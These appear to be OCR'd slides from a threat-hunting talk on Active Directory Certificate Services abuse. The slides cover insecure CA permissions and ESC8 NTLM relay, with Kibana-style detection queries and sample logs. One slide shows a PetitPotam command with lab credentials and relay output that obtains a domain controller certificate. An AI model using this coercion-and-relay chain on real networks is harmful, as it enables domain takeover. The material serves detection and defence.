| May 16, 2022 @ 09:04:56.190 | Microsoft-Windows-Sysmon/Operational | 13 | Registry value set (rule: RegistryEvent) | C:\Windows\system32\certsrv.exe | HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags | DWORD (0x03673742) | EDITF_REQUESTEXTENSIONLIST, EDITF_BASICCONSTRAINTSCRITICAL, EDITF_ENABLEAKIKEYID, EDITF_ATTRIBUTECA, EDITF_IGNOREREQUESTERGROUP, EDITF_ENABLEAKIISSUERSERIAL, EDITF_ENABLEAKICRITICAL, EDITF_ENABLEDEFAULTSMIME, EDITF_EMAILOPTIONAL, EDITF_ATTRIBUTESUBJECTALTNAME2, EDITF_AUDITCERTTEMPLATELOAD, EDITF_DISABLEOLDO |

# Setting insecure Certification Authority permissions Useful events

Event 4882 generates each time when security permissions for Certification Services are changed







# Setting insecure Certification Authority permissions Let's hunt it!


Search for any 4882 event (it shouldn't happen often), pay attention where SecuritySettings attribute contains insecure permissions (CA Administrator/Certificate Manager for unprivileged users/groups):

*EventID:4882 AND SecuritySettings:(Everyone OR "Domain Users" OR Authenticated)*

| Time | EventID | Channel | Category | SubjectUserName | SubjectUserSid | SecuritySettings |
|---|---|---|---|---|---|---|
| May 16, 2022 @ 14:34:27.133 | 4882 | Security | Certification Services | dadmin | S-1-5-21-3970906361-1696223450-2713567039-1104 | Allow(0x00000303) Everyone<br>CA Administrator<br>Certificate Manager<br>Read<br>Enroll<br>Allow(0x00000003) DEMO\Domain Admins |




# Setting insecure Certification Authority permissions
# Useful events



# ESC8 – NTLM Relay to AD CS HTTP Endpoints

- AD CS supports several HTTP-based enrollment methods if additional AD CS server roles are installed.
- These HTTP-based certificate enrollment interfaces are all vulnerable NTLM relay attacks.
- Using NTLM relay attacker can relay any inbound NTLM authenticating to the AD CS HTTP-based interface and request a certificate for the impersonated user\machine account.





```
└─$ python3 PetitPotam.py -u demo -p P@ssword -d demo.local -dc-ip 10.3.132.25 10.3.132.23 10.3.132.25

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:10.3.132.25[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 10.3.132.25, attacking target http://ca.demo.local
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca.demo.local as DEMO/DC$ SUCCEED
[*] SMBD-Thread-7: Connection from 10.3.132.25 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...

[*] GOT CERTIFICATE! ID 181
[*] Base64 certificate of user DC$:
MIIRTQIBAzCCERcGCSqGSIb3DQEHAaCCEQgEghEEMIIRADCCBy8GCSqGSIb3DQEHBqCCByAwggccAgEAMIIHFQYJKoZIhvcNAQcBMBwGCiq
GSIb3DQEMAQMwDgQI/+EOMi0yDDgCAggAgIIG6IAOJIvSHTh1u1K/dmQtCtIFU6lPO58nR4+FXzj7qSehwIHK7LKD2ovsnaSd3ydFAAcUl7
ACw5/1BLmge0W8ly4gCA6LftdUNFcctr7k8l/w8RrBTdoGIWbkt0hz9WYK8jh9Qw1dj3s7xXoVbvIf/AAaQIbTjbx9GXk7AGsfV+pWGIfqz
ux9pXhClyVQq46ETxpGJsLJWOE0JQyCv7fJot4TB8L4en1XZmDinJMU/82che6MkcdIGJibHXhA4qoLbkNfKw5WMA3rT5aewAZRyu1qN3RZ
E7cwTWy2D2tXcwonawrU+/qa514GVRux8SdR0cwnsHMyFCMTKQLHrPyrZGdKE79D6xiq/8hYYVznKrk7xDsajzPRdL6jZGpOwrQ7Dn99EQI
yrwB9ipOfjxmt++ug3k8yrRvgszwHY+DAuKVNejgIORAMxolAl1TUuH1vt8BSmqJpDVng1swDsBKjxWBSdABm2NjyRXLC+JskoVzG6hEnv2
uom12kSrZZkPv53cF/HAa7N/PrQakgJ9Os3XYx5dGbLGjPlu2BpeNgGMbQkGGEKD5hBJI87b+n/Qb4WmaZqI9/zGfXJ3gRrzzPtcMIny9DB
```

https://t.me/learningnets

# ESC8 – NTLM Relay to AD CS HTTP Endpoints. Useful events

- Machine accounts are not supposed to use the manual way of requesting certificates via HTTP-based interface, so it doesn't make sense to render them on the Certificate Authority Web Enrollment service.
- However it is possible to request certificate using any published template. To enroll certificate it is needed to send specifically crafted HTTP request to the CA Web Enrollment service.
- Detect NTLM Relay to AD CS HTTP Endpoints by collecting AD CS IIS log files and hunt for a cs-username are having $ sign.




C:\inetpub\logs\LogFiles\W3SVC1\u_ex*.log

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2022-05-17 20:20:00
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
2022-05-17 20:26:44 10.3.132.46 GET /certsrv/certfnsh.asp - 80 - 10.3.132.23 - - 401 2 5 1
2022-05-17 20:26:44 10.3.132.46 GET /certsrv/certfnsh.asp - 80 DEMO\DC$ 10.3.132.23 - - 200 0 0 19
2022-05-17 20:27:00 10.3.132.46 POST /certsrv/certfnsh.asp - 80 DEMO\DC$ 10.3.132.23 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 15731
2022-05-17 20:27:00 10.3.132.46 GET /certsrv/certnew.cer ReqID=181 80 DEMO\DC$ 10.3.132.23 - - 200 0 0 0
```

# ESC8 – NTLM Relay to AD CS HTTP Endpoints. Let's hunt!


Any NTLM-relay with forced authentication attack (Printer Bug, PetitPotam, etc…) will lead to NTLM authentication on target host (CA in this case) from victim machine (DC in this case).


This behavior is very suspicious, search for suspicious logon events (EventID 4624) on the CA servers from machine accounts that were made using NTLM:

*EventID:4624 AND TargetUserName.keyword:/.*\$/ AND AuthenticationPackageName:"NTLM" AND Hostname:("ca.demo.local" OR "subca.demo.local")*

| | Time | EventID | Hostname | TargetUserName | AuthenticationPackageName |
|---|---|---|---|---|---|
| > | May 18, 2022 @ 22:46:05.852 | 4624 | ca.demo.local | DC$ | NTLM |
| > | May 18, 2022 @ 22:34:22.371 | 4624 | ca.demo.local | DC$ | NTLM |

# Use certificates to request TGTs. Useful events



# Use certificates to request TGTs. Let's hunt it

Search for TGT requests (EventID 4768) from computer accounts that were made using PKINIT:

*EventID:4768 AND CertIssuerName:* AND TargetUserName.keyword:/.*\$/*

| Time | EventID | TargetUserName | CertIssuerName | CertSerialNumber | CertThumbprint |
|---|---|---|---|---|---|
| May 18, 2022 @ 01:10:28 | 4768 | DC$ | demo-CA | 1E000000B838DF78B2642C43A10000000000B8 | 5F2645901CDC664778C88A0118E78F1CADD235ED |
| May 16, 2022 @ 20:31:15.311 | 4768 | DC$ | demo-CA | 1E000000B086A9885EE1F8A8AA0000000000B0 | 2E3D5FC8C451A333DF3815C76E12AAB5D5E585F5 |

